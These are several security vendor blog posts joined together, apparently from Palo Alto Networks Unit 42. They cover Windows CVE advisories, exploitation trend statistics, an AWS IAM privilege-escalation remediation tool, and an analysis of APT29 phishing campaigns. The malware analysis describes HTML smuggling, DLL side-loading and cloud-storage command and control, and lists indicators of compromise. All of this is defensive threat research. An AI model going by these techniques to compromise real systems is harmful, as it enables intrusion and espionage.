On May 1, 2022, we observed a public proof of concept (PoC) published on GitHub. The researcher conducted analysis of CVE-2022-26809 and created the PoC to trigger the vulnerable function OSF_SCALL::GetCoalescedBuffer. The PoC is created based on an RPC sample code, Hello, from Microsoft. Since all interfaces for programs using RPC must be defined in Microsoft Interface Definition Language (MIDL) and compiled with the MIDL compiler, the researcher added a new pipe type and several functions in the IDL file. This is because the server side needs to use pipe in order to trigger the vulnerability. The related modifications are shown in Figure 1:
Figure 1. IDL file modification.
The PoC client utilizes impacket.dcerpc.v5.rpcrt to send the data. Additionally, the researcher modified the packet handling logic of the rpcrt library. Although the PoC only works on a customized RPC server and a successful exploitation of this vulnerability requires specific settings on the server side, it could be modified by an attacker to construct a feasible exploit for the default Windows service. We strongly recommend patching CVE-2022-26809 as soon as possible.
CVE-2022-26923 – Active Directory Domain Service Privilege Escalation Vulnerability
This vulnerability allows a low-privileged user to escalate privileges to a domain administrator in a default Active Directory environment with the “Active Directory Certificate Services” server role installed. It is a logic issue that gets a valid certificate by using a fake domain controller, dNSHostName, and then gets the domain controller privileges by authenticating the certificate to the domain controller. Microsoft fixed CVE-2022-26923 in May’s security update but the vulnerability and exploit details are publicly available. We strongly recommend patching it as soon as possible.
CVE-2022-26925 – Windows LSA Spoofing Vulnerability
An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate the attacker using NTLM. Once the attacker gets the NTLM hash by the NTLM relay attack, the attacker can further use the leaked main controller NTLM hash to attack the system. CVE-2022-26925 was detected as being exploited in the wild and is publicly available. Microsoft fixed this vulnerability in May’s security update. We strongly recommend patching it as soon as possible.
Conclusion
CVE-2022-26809 is still being actively monitored due to its potential to be exploited in widespread attacks. Given the information currently available, this vulnerability may have a high impact in the future. RPC is widely used by a wide variety of Windows and Windows Server versions. Besides that, the vulnerable rpcrt4.dll is not only used by Microsoft services but also by other applications. CVE-2022-26923 and CVE-2022-26925 exploits are publicly available, and it’s only a matter of time until those vulnerabilities are abused by attackers. Users are encouraged to take all necessary steps to ensure they are protected against these vulnerabilities.
The Palo Alto Networks Next-Generation Firewall with a Threat Prevention subscription can block the attack traffic related to these vulnerabilities.
CVE-2022-26809 Coverage: Threat ID 92490 (Application and Threat content update 8557)
CVE-2022-26923 Coverage: Threat ID 92548 (Application and Threat content update 8568)
CVE-2022-26925 Coverage: Threat ID 92549 (Application and Threat content update 8568)
Palo Alto Networks Cortex customers are protected from CVE-2022-26923 and CVE-2022-26925.
Software vulnerabilities remain a key avenue of initial access for attackers according to the 2022 Unit 42 Incident Response Report. While this underscores the need for organizations to operate with a well-defined patch management strategy, we’ve observed that attackers are increasingly quick to exploit high-profile zero-day vulnerabilities, further increasing the time pressure on organizations when a new vulnerability is disclosed.
The 2022 Unit 42 Incident Response Report analyzes more than 600 incident response cases conducted over the past year alongside in-depth interviews with our incident response experts to identify key patterns and trends that can be used by defenders to prioritize where and how to deploy protections.
Here, we share key insights from the report, including statistics on suspected means of initial access among our cases, which software vulnerabilities attackers exploited most and our observations of how attacker behavior around zero-day vulnerabilities is shifting. For more in-depth analysis, download the full report.
Software vulnerabilities remain one of the top observed access vectors for threat actors. We found that they were the suspected initial access vector of intrusion in 31% of our cases, second only to phishing at 37%.
Figure 1. Suspected means of initial access according to Unit 42 incident response case data.
Vulnerabilities Most Commonly Exploited for Initial Access
In cases where responders positively identified the vulnerability exploited by the threat actor, over 87% of them fell into one of six CVE categories, as shown in Figure 2.
Figure 2. Exploited vulnerabilities in Unit 42 incident response cases.
Note that top categories include Log4j and Zoho ManageEngine ADSelfService Plus, both of which were high-profile zero-day vulnerabilities disclosed toward the end of 2021.
Anytime a new vulnerability is publicized, our threat intelligence team observes widespread scanning for vulnerable systems. Our security consultants say they’re also seeing threat actors – ranging from the sophisticated to the script kiddies – moving quickly to take advantage of publicly available PoCs to attempt exploits.
Time to Patch Is Getting Shorter
While some threat actors continue to rely on older, unpatched vulnerabilities, we’re increasingly seeing that the time from vulnerability to exploit is getting shorter. In fact, it can practically coincide with the reveal if the vulnerabilities themselves and the access that can be achieved by exploiting them are significant enough. For example, Palo Alto Networks released a Threat Prevention signature for the F5 BIG-IP Authentication Bypass Vulnerability (CVE-2022-1388), and within just 10 hours, the signature triggered 2,552 times due to vulnerability scanning and active exploitation attempts.
Additionally, end-of-life (EoL) systems remain unpatchable and available to an opportunistic attacker for exploitation. For example, the same report found that nearly 32% of exposed organizations are running the EoL version of Apache Web Server, which is open for remote code execution from the vulnerabilities CVE-2021-41773 and CVE-2021-42013.
We expect this trend to continue and be augmented by the ongoing increase in internet-exposed attack surface.
Conclusion
Organizations may have previously grown used to taking time between the disclosure of a vulnerability and patching it, but while it’s still necessary to perform due diligence on a patch, attackers’ ability to scan the internet in search of vulnerable systems means it’s more important than ever to shorten the time it takes to patch. Organizations need to ramp up patch management and orchestration to try to close these known holes as soon as possible.
An attack surface management solution can help organizations identify vulnerable internet-exposed systems and can often catch systems that organizations may not be aware are running on the network.
The information in this blog is based on the 2022 Unit 42 Incident Response Report, which includes in-depth information on attacker behavior gathered from hundreds of incident response cases as well as a series of interviews with experienced incident responders. Defenders can use these insights to prioritize resources and close cybersecurity gaps that attackers look for and commonly exploit.
The report includes:
The seven most common contributing factors when a breach occurs.
Capabilities attackers most commonly use after initially compromising a network.
Our incident responders’ predictions for attack trends in the year to come.
The six key protections our experts recommend that organizations put in place.
Palo Alto Networks customers can take advantage of Cortex Xpanse for attack surface management. Customers also receive protections against the specific vulnerabilities discussed in this post through Cortex XDR, Prisma Cloud, Cloud Delivered Security Services and other products.
If you think you may have been impacted by a cyber incident or have specific concerns about any of the vulnerabilities discussed here, please contact Unit 42 to connect with a team member. The Unit 42 Incident Response team is available 24/7/365. If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services.
In the recent Cloud Threat Report, Unit 42 researchers analyzed more than 680,000 identities across 18,000 cloud accounts from 200 different organizations and found that 99% of cloud users, roles and service accounts are overly permissive. Cloud users commonly grant more permissions to identities than they actually need. These excessive permissions unnecessarily open up a much larger attack surface and increase the risk of privilege escalation. If a security incident occurs, adversaries may exploit the excessive permissions to escalate to more privileged roles, such as Administrator.
In light of these concerns, we developed an open source tool to help mitigate the privilege escalation risks of overly permissive identities in AWS. Note that while the fine-grained control that AWS's identity and access management (IAM) service allows can be useful for increasing the security of cloud resources, if the permission policy is not correctly configured or excessive permissions are granted through it, this can instead open the door to increased risk. Our open source tool is designed to help users reduce risk and better utilize the security benefits of the IAM service.
Dubbed IAM-Deescalate, this tool first identifies the users and roles with privilege escalation risks using PMapper. For each risky principal, IAM-Deescalate calculates a minimal set of permissions granted to this principal that can be revoked to eliminate the risks. In particular, IAM-Deescalate inserts an inline policy to explicitly deny the risky permissions that could allow the principal to escalate to administrator privilege.
IAM-Deescalate can remediate all the privilege escalation risks that PMapper identifies. At the time of writing, it can successfully remediate 77% of the known privilege escalation techniques maintained in the IAM Vulnerable project. IAM-Deescalate is lightweight enough to run in any DevOps workflow to detect and prevent any high-risk identity from being deployed. In future releases, we plan to continue to improve the coverage of more privilege escalation techniques.
How Does IAM-Deescalate Work?
Because IAM-Deescalate needs to check and modify identity-based policies, it is intended to be used by authorized users with sufficient IAM permissions. This policy shows the necessary permissions.
Build a Graph of Users and Roles
PMapper models the principals (users and roles) in an AWS account as a directed graph. Each node represents a principal, and each edge represents a transition from one principal to another. If principal A can authenticate as principal B, there is an edge directed from principal A to principal B. One principal can authenticate as another only when certain conditions are met, as detailed in prior research such as AWS IAM Privilege Escalation, That Escalated Quickly and Understanding Privilege Escalation). Figure 1 shows an example graph with five nodes and four directed edges.
User A can assume role B, so there is an edge directed from user A to role B.
Role B can pass role D to an EC2 instance that role B controls, so role B can indirectly authenticate as role D via the EC2 instance.
Role B can update user C’s login profile, so role B can create a new password for user C and log in as user C.
Role B can create a new access key for user C, so role B can also authenticate as user C using the new access key.
User E is disconnected as it does not meet any conditions to authenticate as another principal, and no other principals can authenticate as user E either.
Figure 1. An example graph representing the relationships between users and roles in an AWS account.
Once this graph is fully created, we can search for possible paths between any two principals. There can be zero or multiple paths between any two principals. IAM-Deescalate considers a principal risky for privilege escalation if it is NOT an administrator but has a path to an administrator principal.
Identify and Break the Privilege Escalation Edges
To search for risky principals, IAM-Deescalate divides the graph into two partitions: the non-administrator partition and the administrator partition. Any edges directed from the non-administrator partition to the administrator partition are referred to as privilege escalation edges. In Figure 1, red nodes are in the administrator partition, black nodes are in the non-administrator partition and red edges are the privilege escalation edges. In this example, Role B is the only risky principal and it has three possible privilege escalation edges.
IAM-Deescalate attempts to break all the privilege escalation edges. As aforementioned, an edge is created between two principals only when certain conditions are met. If any of these conditions can no longer hold, the edge is removed. To break a privilege escalation edge, IAM-Deescalate revokes one or multiple necessary conditions that allow the non-administrator principal to transition to the administrator principal. Using the example in Figure 1, IAM-Deescalate breaks the red edges by inserting a policy to role B to explicitly DENY these permissions:
perform iam:CreateAccessKey on user C.
perform iam:UpdateLoginProfile on user C.
perform iam:passrole on role D.
To minimize the potential impact on existing workloads, IAM-Deescalate only revokes the smallest number of permissions sufficient to break an edge. Users can review the proposed remediation plan and manually choose which permissions to revoke or keep. A “revert” option is also available to undo any remediation policies that IAM-Deescalate applied.
Evaluation
We used the IAM-Vulnerable project as a benchmark to evaluate IAM-Deescalate. At the time of writing, IAM-Vulnerable maintains 31 known privilege escalation techniques and can create 31 different users and roles, each with a unique privilege escalation risk. We then used three open-source projects – PMapper (v1.1.5), Cloudsplaining (v0.5.0) and Pacu (v1.0.3) – to check for privilege escalation risks before and after IAM-Deescalate applied the remediation policies to these 31 principals.
Table 1 details the evaluation result. The columns under “Before remediation” show the efficacy of the three privilege escalation scanners. PMapper achieves the highest detection rate (77%), followed by Pacu’s 68% and Cloudsplaining’s 61%. These results are consistent with the findings in the IAM-Vulnerable assessment blog.
The columns under “After remediation” show the efficacy of the three privilege escalation scanners after IAM-Deescalate has applied the remediation policies. All 24 risky principals PMapper identified were successfully remediated. As for Cloudsplaining and Pacu, they both still identified five principals with privilege risks after the remediation process. These are the risky principals that PMapper failed to identify and that IAM-Deescalate did not remediate. Overall, IAM-Deescalate successfully remediates 24 out of 31 (77%) privilege escalation techniques IAM-Vulnerable maintains.
One interesting finding is that Cloudsplaining continues to report privilege escalation risks in every principal even after the remediation. The reason is that Cloudsplaining evaluates each permission policy independently and does not calculate the effective permissions when multiple permission policies are attached to a principal. For example, a user may have three attached policies – two AWS-managed policies and one customer-managed policy. The effective permissions are the resulting permissions considering the conditions and permissions of all three policies. Without the effective permissions, Cloudsplaining cannot see that the inline policy IAM-Deescalate inserted already eliminates the privilege escalation risks in the customer-managed policy.
Privilege Escalation Techniques
Before remediation
After remediation
PMapper
Cloudsplaining
Pacu
PMapper
Cloudsplaining
Pacu
IAM-CreateAccessKey
TP
TP
TP
TN
FP
TN
IAM-CreateLoginProfile
TP
TP
TP
TN
FP
TN
IAM-UpdateLoginProfile
TP
TP
TP
TN
FP
TN
CloudFormation-PassExistingRoleToCloudFormation
TP
TP
TP
TN
FP
TN
CodeBuild-CreateProjectPassRole
TP
FN
FN
TN
TN*
TN*
DataPipeline-PassExistingRoleToNewDataPipeline
FN
TP
TP
FN
TP
TP
EC2-CreateEC2WithExistingInstanceProfile
TP
TP
TP
TN
FP
TN
Glue-PassExistingRoleToNewGlueDevEndpoint
FN
TP
TP
FN
TP
TP
Lambda-PassExistingRoleToNewLambdaThenInvoke
TP
TP
TP
TN
FP
TN
Lambda-PassRoleToNewLambdaThenTrigger
TP
TP
TP
TN
FP
TN
SageMaker-CreateNotebookPassRole
TP
FN
FN
TN
TN*
TN*
SageMaker-CreateTrainingJobPassRole
TP
FN
FN
TN
TN*
TN*
SageMaker-CreateProcessingJobPassRole
TP
FN
FN
TN
TN*
TN*
IAM-AddUserToGroup
FN
TP
TP
FN
TP
TP
IAM-AttachGroupPolicy
TP
TP
TP
TN
FP
TN
IAM-AttachRolePolicy
TP
FN
TP
TN
TN*
TN
IAM-AttachUserPolicy
TP
TP
TP
TN
FP
TN
IAM-CreateNewPolicyVersion
TP
TP
TP
TN
FP
TN
IAM-PutGroupPolicy
TP
TP
TP
TN
FP
TN
IAM-PutRolePolicy
TP
FN
TP
TN
TN*
TN
IAM-PutUserPolicy
TP
TP
TP
TN
FP
TN
IAM-SetExistingDefaultPolicyVersion
FN
TP
TP
FN
TP
TP
EC2InstanceConnect-SendSSHPublicKey
FN
FN
FN
FN
FN
FN
CloudFormation-UpdateStack
TP
FN
FN
TN
TN*
TN*
Glue-UpdateExistingGlueDevEndpoint
FN
TP
TP
FN
TP
TP
Lambda-EditExistingLambdaFunctionWithRole
TP
TP
TP
TN
FP
TN
SageMaker-CreatePresignedNotebookURL
FN
FN
FN
FN
FN
FN
SSM-SendCommand
TP
FN
FN
TN
TN*
TN*
SSM-StartSession
TP
FN
FN
TN
TN*
TN*
STS-privesc-AssumeRole
TP
FN
FN
TN
TN*
TN*
IAM-UpdatingAssumeRolePolicy
TP
TP
TP
TN
FP
TN
Total TP
24
19
21
0
5
5
Total FP
0
14
0
Table 1. Testing the effectiveness of IAM-Deescalate using various open source tools.
True positive (TP): The tool reports positive on the vulnerable principal.
False negative (FN): The tool reports negative on the vulnerable principal.
True negative (TN): The tool reports negative on the remediated principal.
(TN*): The tool reports negative on a remediated principal because the tool can’t recognize the privilege escalation technique. The tool always reports negative whether the vulnerability exists or not.
False positive (FP): The tool reports positive on a remediated principal.
Conclusion
The concept of the principle of least privilege is nothing new, but the prevalence of problems related to overly permissive cloud users, roles and service accounts revealed in our Cloud Threat Report showed the large gap between reality and expectation. The situation could worsen if adversaries can exploit excessive permissions to escalate to administrator privilege. We developed and open sourced IAM-Deescalate to mitigate privilege escalation risks in AWS. IAM-Deescalate identifies risky principals and calculates the minimal set of permissions that can be revoked to break the attack paths. As new privilege escalation techniques will continue to be discovered, we welcome the open-source community to join us to continue improving the tool.
Additional Resources
IAM Access Analyzer: An AWS service that helps validate IAM policies and generate least-privilege policies based on the cloud trail logs. AirIAM: An open source tool that scans IAM activities and creates a terraform template that can provision least-privilege permission policies. Cloud Infrastructure Entitlement Management (CIEM): A service that provides a multi-cloud solution to monitor IAM permissions and continuously enforce least-privileged access.
Tens of thousands of vulnerabilities are reported every year, but not all are used by threat actors in real-world attacks. There are many reasons for this: a proof of concept (PoC) may not be available for attackers to weaponize, it may be too difficult to exploit the vulnerability, there may be a lack of accessible vulnerable software on the internet, or attackers may simply deem a vulnerability not worth exploiting due to low impact. Real-world defenders need real-world data on which vulnerabilities attackers are choosing to exploit – and where to focus protections.
In the 2022 Unit 42 Network Threat Trends Research Report, we’ve used data captured by the Palo Alto Networks Advanced Threat Prevention security service on Next-Generation Firewall and Prisma SASE from regions including the United States, Singapore, Japan, Australia, Canada and Europe to observe and analyze exploits in the wild. Our data includes attacks on organizations including universities, hospitals, e-commerce vendors, financial institutions and tech companies. It includes 262 million attack traffic sessions from 2021, excluding internal traffic.
We’ve used this information to identify which vulnerabilities attackers exploited most commonly in 2021, and to predict which vulnerabilities they are likely to focus on in 2022 and 2023. We recommend that organizations patch the vulnerabilities listed below.
Palo Alto Networks customers receive protections against the vulnerabilities discussed here through our Cloud-Delivered Security Services, namely Advanced Threat Prevention. We also offer coverage across the attack lifecycle with complementary protection from WildFire, Advanced URL Filtering and DNS Security. These services can be deployed across the entire enterprise via Next-Generation Firewall physical and virtual appliances, and Prisma Access.
Unsurprisingly given their severity and ease of exploitation, the Apache Log4j vulnerabilities were the most exploited CVEs of 2021, with over 11 million attack sessions observed in less than one month. Though the vulnerabilities were made public in December 2021, attack sessions against them account for 4.2% of the total attack sessions observed, underscoring the profound impact these vulnerabilities had on security.
However, attackers also make heavy use of older vulnerabilities. Some of the top vulnerabilities we identified were disclosed as far back as 2017. This demonstrates the importance of understanding your organization’s attack surface and ensuring that older software is properly managed.
Figure 1. Most exploited CVEs of 2021.
For the seventh most exploited vulnerability listed above – “F5 TMUI/ForgeRock Open AM” – we combined CVE-2020-5902 and CVE-2021-35464 as they were both logged due to the Apache path normalization issue and therefore related. Others that show two or more CVEs are similar in nature and target the same vendor. It’s important to note that intrusion prevention system (IPS) vendors, including Palo Alto Networks, can use a single threat prevention signature to detect multiple, similar CVE attacks.
CVEs to Watch in 2022 and 2023
We conducted secondary analysis of the malicious sessions observed in attack traffic to search for insights to inform defenders of the vulnerabilities that are likely to be popular with attackers in 2022 and early 2023.
To select the CVEs for this list, we evaluated vulnerabilities based on the following criteria:
Severity: All vulnerabilities listed below are considered high or critical severity.
Vendor: Attackers are more likely to focus on vulnerabilities that affect widely used products.
Impact: Vulnerabilities that allow, for example, remote code execution could allow attackers to do significant damage to a targeted organization.
Attack complexity: CVEs that don’t require a complex attack path, or for which proofs of concept are readily available are easier for attackers to exploit.
Exploits in the wild: If attackers are already exploiting a vulnerability, they are likely to continue.
The table below lists the top 10 vulnerabilities to watch. The version in the full report also includes links to existing research and potential patches.
Figure 2. CVEs predicted as top threats for 2022 and 2023.
We recommend that defenders take steps to protect against the CVEs listed above, including applying patches after due diligence.
Conclusion: Why We Hope Our List of Top CVEs Is Wrong
We carefully evaluated the CVEs we highlighted above to help organizations prioritize protections – but our hope is that when we evaluate top vulnerabilities of this year in 2023, they won’t look anything like our list above.
Ideally, by drawing attention to these vulnerabilities and providing visibility into how to stop them, we’ve encouraged network security teams to increase defenses against them – forcing attackers to look elsewhere. We’ll consider it even more of a success if threat actors wind up focusing on less impactful vulnerabilities than the ones listed here. Is that win/win or a win/loss?
The information in this blog was drawn from the 2022 Unit 42 Network Threat Trends Research Report. Download the full report to gain more insights into trends in network vulnerabilities and links to research, as well as data gathered from our telemetry on malware families and file types. The report also contains case studies on Log4Shell and SiloScape, a discussion of the use of customized and encoded command and control (C2) by Cobalt Strike, and an in-depth analysis of the Apache HTTP Server Path Traversal Vulnerability listed above as a potential top vulnerability in the year to come.
Our security experts round out the report with recommendations on how to fully assess your network security posture, how to deploy preventions for unknown command and control, and how to implement Zero Trust.
Palo Alto Networks customers receive protections against the vulnerabilities discussed here through our Cloud-Delivered Security Services, namely Advanced Threat Prevention. We also offer coverage across the attack lifecycle with complementary protection from WildFire, Advanced URL Filtering and DNS Security. These services can be deployed across the entire enterprise via Next-Generation Firewall physical and virtual appliances, and Prisma Access.
Organizations around the world rely on the use of trusted, reliable online storage services – such as DropBox and Google Drive – to conduct day-to-day operations. However, our latest research shows that threat actors are finding ways to take advantage of that trust to make their attacks extremely difficult to detect and prevent. The latest campaigns conducted by an advanced persistent threat (APT) that we track as Cloaked Ursa (also known as APT29, Nobelium or Cozy Bear) demonstrate sophistication and the ability to rapidly integrate popular cloud storage services to avoid detection.
The use of trusted, legitimate cloud services isn't entirely new to this group. Extending this trend, we have discovered that their two most recent campaigns leveraged Google Drive cloud storage services for the first time. The ubiquitous nature of Google Drive cloud storage services – combined with the trust that millions of customers worldwide have in them – make their inclusion in this APT’s malware delivery process exceptionally concerning.
When the use of trusted services is combined with encryption, as we see here, it becomes extremely difficult for organizations to detect malicious activity in connection with the campaign.
The cybersecurity industry has long considered Cloaked Ursa to be affiliated with the Russian government. This aligns with the group’s historic targeting focus, dating back to malware campaigns against Chechnya and other former Soviet bloc countries in 2008. In recent years, the hack of the United States Democratic National Committee (DNC) in 2016 has been attributed to this group, as well as the SolarWinds supply chain compromises in 2020. Increasing the specificity of the attribution, both the United States and the United Kingdom have publicly attributed this group to Russia’s Foreign Intelligence Service (SVR).
The most recent campaigns by this actor provided a lure of an agenda for an upcoming meeting with an ambassador. These campaigns are believed to have targeted several Western diplomatic missions between May and June 2022. The lures included in these campaigns suggest targeting of a foreign embassy in Portugal as well as a foreign embassy in Brazil. In both cases, the phishing documents contained a link to a malicious HTML file (EnvyScout) that served as a dropper for additional malicious files in the target network, including a Cobalt Strike payload.
Palo Alto Networks customers receive protections from the indicators of compromise (IoCs) described in this blog through Cortex XDR, Advanced URL Filtering, DNS Security and WildFire malware analysis.
Full visualization of the techniques observed, relevant courses of action and IoCs related to this report can be found in the Unit 42 ATOM viewer.
Palo Alto Networks disclosed this activity to both Google and DropBox, and they have taken action to block the activity.
Names for threat actor group discussed
Cloaked Ursa, APT29, Nobelium, Cozy Bear
Latest Campaigns
On May 13, 2022, Cluster25 published a report that outlined Cloaked Ursa’s inclusion of DropBox services in their malware campaigns for the first time. (Here, we refer to this as campaign 1.) Searching for similar techniques, we have seen the actors continue to evolve their tactics, including by incorporating popular online storage services in their campaigns.
Less than two weeks after the Cluster25 report, on May 24, 2022, Unit 42 identified a new campaign targeting a NATO country in Europe. (We refer to this as campaign 2.)
The campaign oddly consisted of two emails to the same target country a few hours apart. Both emails contained the same lure document named Agenda.pdf, which provided a link to an agenda for an upcoming meeting with an ambassador in Portugal.
Figure 1. Portuguese Embassy lure file.
Examining the two emails sent to the targeted nation provided clues as to why two emails were sent. The first email was sent at 2022-05-24T11:41:55Z with an Agenda.pdf hash of a0bdd8a82103f045935c83cb2186524ff3fc2d1324907d9bd644ea5cefacbaaf. This PDF had the following traits:
Interestingly, this sample was last modified roughly two hours before it was sent to its target. Additionally, this sample was designed to call out to DropBox to retrieve an EnvyScout payload.
The second email was sent at 2022-05-24T13:46:54Z with an Agenda.pdf hash of f9b10323b120d8b12e72f74261e9e51a4780ac65f09967d7f4a4f4a8eabc6f4c. This PDF had the following traits:
Similarly, this second sample was last modified less than an hour before it was sent to its target. Comparing the two samples, we see that the creation times remained consistent while the modification times aligned to the dates when the samples were used. The producer version in the second sample is incrementally higher, climbing from 12 to 14. Additionally, we see that the link in the document was updated to point to a legitimate web and digital marketing company in Toronto (wethe6and9[.]ca).
While speculative, one likely scenario is that the recipient could not access the file hosted in DropBox. There could be various reasons for this, including restrictive government network policies blocking access to cloud storage services. Regardless of the reason, the actors were compelled to rapidly build and send a second spear phishing email the same day with a link to an EnvyScout HTML file with the same name hosted on a legitimate website.
Pivoting on the creation time, producer and PDF version metadata in the two samples, we were able to quickly identify several additional suspicious documents in VirusTotal dating back to early April 2022. Many of these documents appear to be phishing documents associated with common cybercrime techniques. This suggests that there is likely a common phishing builder being leveraged by cybercrime and APT actors alike to generate these documents.
Table 1. Samples with similar metadata.
Reviewing this list, we identified a third Agenda.pdf created on June 30, 2022 that we assess to be part of a second phishing campaign by Cloaked Ursa. Examining the file, we found that its lure was consistent with the previous campaign. Specifically, the lure contained the same language and a similar link to an EnvyScout dropper hosted on a legitimate domain (porodicno[.]ba/wp-content/Agenda.html). Where the two campaigns differed was their target. While the first two lures were addressed to a Portuguese Embassy, this third lure was addressed to an embassy in Brazil.
Figure 2. Campaign 2 lure file Agenda.pdf
Finally, in comparing both campaigns, we found that Cloaked Ursa had evolved their use of cloud storage services in their delivery tactics. Notably, rather than continuing their use of the DropBox services, identified by Cluster25 in early May, these new campaigns incorporated Google Drive storage services as a means to obfuscate their actions and deploy additional payloads into target environments. A detailed analysis of both campaigns can be found below, particularly starting with the sections on Campaign 2 and Campaign 1.
Recent Related Cloaked Ursa Campaigns
The May campaign using Agenda.pdf represents repeat targeting of a particular NATO country. On Jan. 17, 2022, just days after the WhisperGate attacks in Ukraine, this NATO country was targeted in a Cloaked Ursa phishing campaign using a lure with the subject line of “Note Verbal - Ambassador Absence.”
Additionally, this is not the first time we have seen Portugal serve as a focus for Cloaked Ursa campaigns. On Feb. 8, 2022, a phishing campaign targeted the Austrian Ministry of Foreign affairs. This campaign used a lure of “NV - Non-working days of the Embassy of Portugal” and originated from a potentially compromised Portuguese government email account.
Figure 3. Email to Austrian Ministry of Foreign Affairs.
Days later, on Feb. 17, 2022, another phishing campaign was discovered with a lure of “Embassy closure due to COVID-19.” The text of the email stated that the Embassy of the Republic of Turkey was being transferred to a state of isolation and was closing to the public. While the target of that campaign remains unknown, the original email was eventually seen by an employee of the Portuguese Ministry of Foreign Affairs who promptly forwarded the malicious email to their embassy staff in Egypt. Both of these email campaigns contained the malicious EnvyScout dropper.
Figure 4. Email to Portuguese Embassy in Egypt.
Campaign 2
Beginning with the most recent spear phishing activity first, we analyzed a diplomatic-themed PDF file named Agenda.pdf (SHA256: ce9802b22a37ae26c02b1f2c3225955a7667495fce5b106113434ab5a87ae28a).
Figure 5. VirusTotal detections for campaign 2 lure file Agenda.pdf
This PDF document contains information that appears to address a foreign embassy in Brazil while using Brazil's official logo and notably misspelling “Brazil” as “Brzail.” The document was created on April 4, 2022, and later modified on June 30, 2022. All three URL links in the document point to an internet-facing web server that is hosting a file named Agenda.html. This file is EnvyScout, a malicious HTML document. The contents of Agenda.pdf are shown in Figure 6 below.
Figure 6. Campaign 2 lure file Agenda.pdf
A high-level overview of campaign 2 is depicted below in Figure 7.
Figure 7. Campaign 2 overview.
EnvyScout – Agenda.html, Malicious HTML File
EnvyScout can be described as an auxiliary tool that is used to further infect the target with the actor's implant. It is used to deobfuscate the contents of the secondary malware, which is a malicious ISO file. This technique is known as HTML Smuggling. In this case, the file Agenda.html is responsible for deobfuscating a payload, and also for writing a malicious ISO file to the intended target hard drive. The payload file is an ISO file named Agenda.iso. It should be noted that the word “Agenda” is used throughout this attack, starting with the lure file, Agenda.pdf, and then carrying through to the named files on the target's hard drive.
The deobfuscation of the embedded payload is performed by subtracting 17 from each value. Once complete, the data is saved as Agenda.iso.
Figure 8. Deobfuscation routine in EnvyScout Campaign 2.
The saving of the ISO is performed via JavaScript with the first attempt using the msSaveOrOpenBlob method. This method is the same as a user using Internet Explorer wanting to download and save/open a file from the internet. In the event this fails, a second file save method is used, console.save. This method creates a FileBlob from the input, and then automatically downloads it to the target. At this stage of infection, the user is prompted to open Agenda.iso by double clicking it.
Figure 9. Agenda.html ISO download.
Layers to Code Execution
Once the ISO has been downloaded, user interaction is required in order to achieve code execution on the victim machine. The user must double-click the ISO file and subsequently double-click the shortcut file, Information.lnk, to kick off the unpacking and infection process.
Figure 10. Layers to Stage 2 payload.
Agenda.iso - Malicious ISO Image
Figure 11. Agenda.iso
Agenda.iso (SHA256: 347715f967da5debfb01d3ba2ede6922801c24988c8e6ea2541e370ded313c8b) is the malicious ISO file created by EnvyScout (Agenda.html). At the time of writing, only one vendor on VirusTotal identified this sample as malicious.
Once double-clicked by the user and mounted by the operating system, the following is displayed to the user via Windows File Explorer:
Figure 12. Agenda.iso contents; hidden files not enabled.
By default, Windows File Explorer doesn’t show hidden files. The only file presented is Information.lnk. If “show hidden items” is selected, Windows File Explorer displays the following:
Converts to: S-1-5-21-2842427291-3266668846-140208303-1103
*Note about the SID in this lnk file. The SID has been found in other APT29 sample lure files (lnk) bundled with Cobalt Strike.
Once the shortcut file is double-clicked by the user, cmd.exe is used to execute agenda.exe in the current working directory. The /k parameter passed to cmd.exe instructs cmd.exe to carry out the execution and wait for agenda.exe to complete.
Agenda.exe – Adobe Executable
Agenda.exe is part of Adobe software, and is originally named WCChromeNativeMessagingHost.exe. It is digitally signed by Adobe, Inc., and is being used to evade detection from endpoint protection and antivirus software by abusing the trust of digitally signed applications. The technique is commonly referred to as DLL Side Loading.
Vcruntime140.dll – DLL loaded by agenda.exe
Vcruntime140 is a dependency file for agenda.exe. Since it exists in the same directory as agenda.exe, Windows will load it, making the APIs it contains available to it. Vcruntime140.dll is a common runtime library for Microsoft Visual Studio (Visual C++) versions 2015/2017/2019. Visual C++ runtime libraries are used for running programs developed in Microsoft Visual Studio. However, this file is not the legitimate Microsoft file, as it has been altered to load the actor’s malicious DLL, vctool140.dll. Hijacking a common library file, such as vcruntime140.dll, avoids obvious detection, as one would assume the file is legitimate.
Vctool140.dll – DLL loaded by vcruntime140.dll
Vctool140.dll is the actor’s core file. It searches for a payload file named underscore (_), decompresses it in memory into a .Net x64 executable and loads it. The file compression algorithm is Microsoft Zip (MSZIP), which requires the dependency file of cabinet.dll. Cabinet.dll is a Microsoft Windows library that is used to decompress Windows cabinet files, and it is typically installed on all Windows operating systems.
The technical details of how code execution is achieved are beyond the scope of this blog. In summary, it is achieved by instantiating the .Net Common Language Runtime (CLR) and using the ICorRuntimeHost interface to execute the loaded assembly. The technique is loading the CLR using native code. The in-memory code is an x64 .Net binary that is named GoogleDrive.
Payload – GoogleDrive
The decompressed payload is that of a .Net X64 executable that has been named GoogleDrive. It has the following properties:
Figure 14. GoogleDrive metadata.
It was compiled on June 29, 2022, and masquerades as a Google product. The binary is using Google Drive API to communicate with a Google account for uploads and downloads to a Google Drive share. It uses the following to authenticate to Google's services:
Loads and executes downloaded payload file in memory.
Finishes.
Campaign 1
For the first campaign observed in late May 2022, the target was a NATO country’s Ministry of Foreign Affairs. Similar to the campaign described above, this campaign also used lure files named Agenda.pdf. While two files were delivered to the intended target, for the purpose of this section, we provide analysis on the execution flow for SHA256 a0bdd8a82103f045935c83cb2186524ff3fc2d1324907d9bd644ea5cefacbaaf.
Figure 17. VirusTotal detections for campaign 1 lure file Agenda.pdf
This sample was sent to the target on May 24, 2022 with the following information:
Email Sender: matysovi@seznam[.]cz
Email Subject: Meeting request - Ambassador of Portugal
Source IP: 77.75.78[.]212
Source Country: Czech Republic (CZ)
This PDF document contains information that appears to address a foreign nation’s embassy in Portugal, and even uses an official Portuguese government logo. The document was created on April 4, 2022, and later modified on May 24, 2022. All three URL links in the document point to a DropBox URL that is hosting a file named, Agenda.html. Similar to the campaign above, Agenda.html is EnvyScout, a malicious HTML document. The contents of Agenda.pdf are shown in Figure 18 below.
Figure 18. Campaign 1 lure file Agenda.pdf
A high level overview of campaign 1 is depicted below in figure 19 below.
Figure 19. Campaign 1 overview.The naming convention for the files involved in both campaigns is the same. For brevity, we will focus on the differences between the two campaigns.
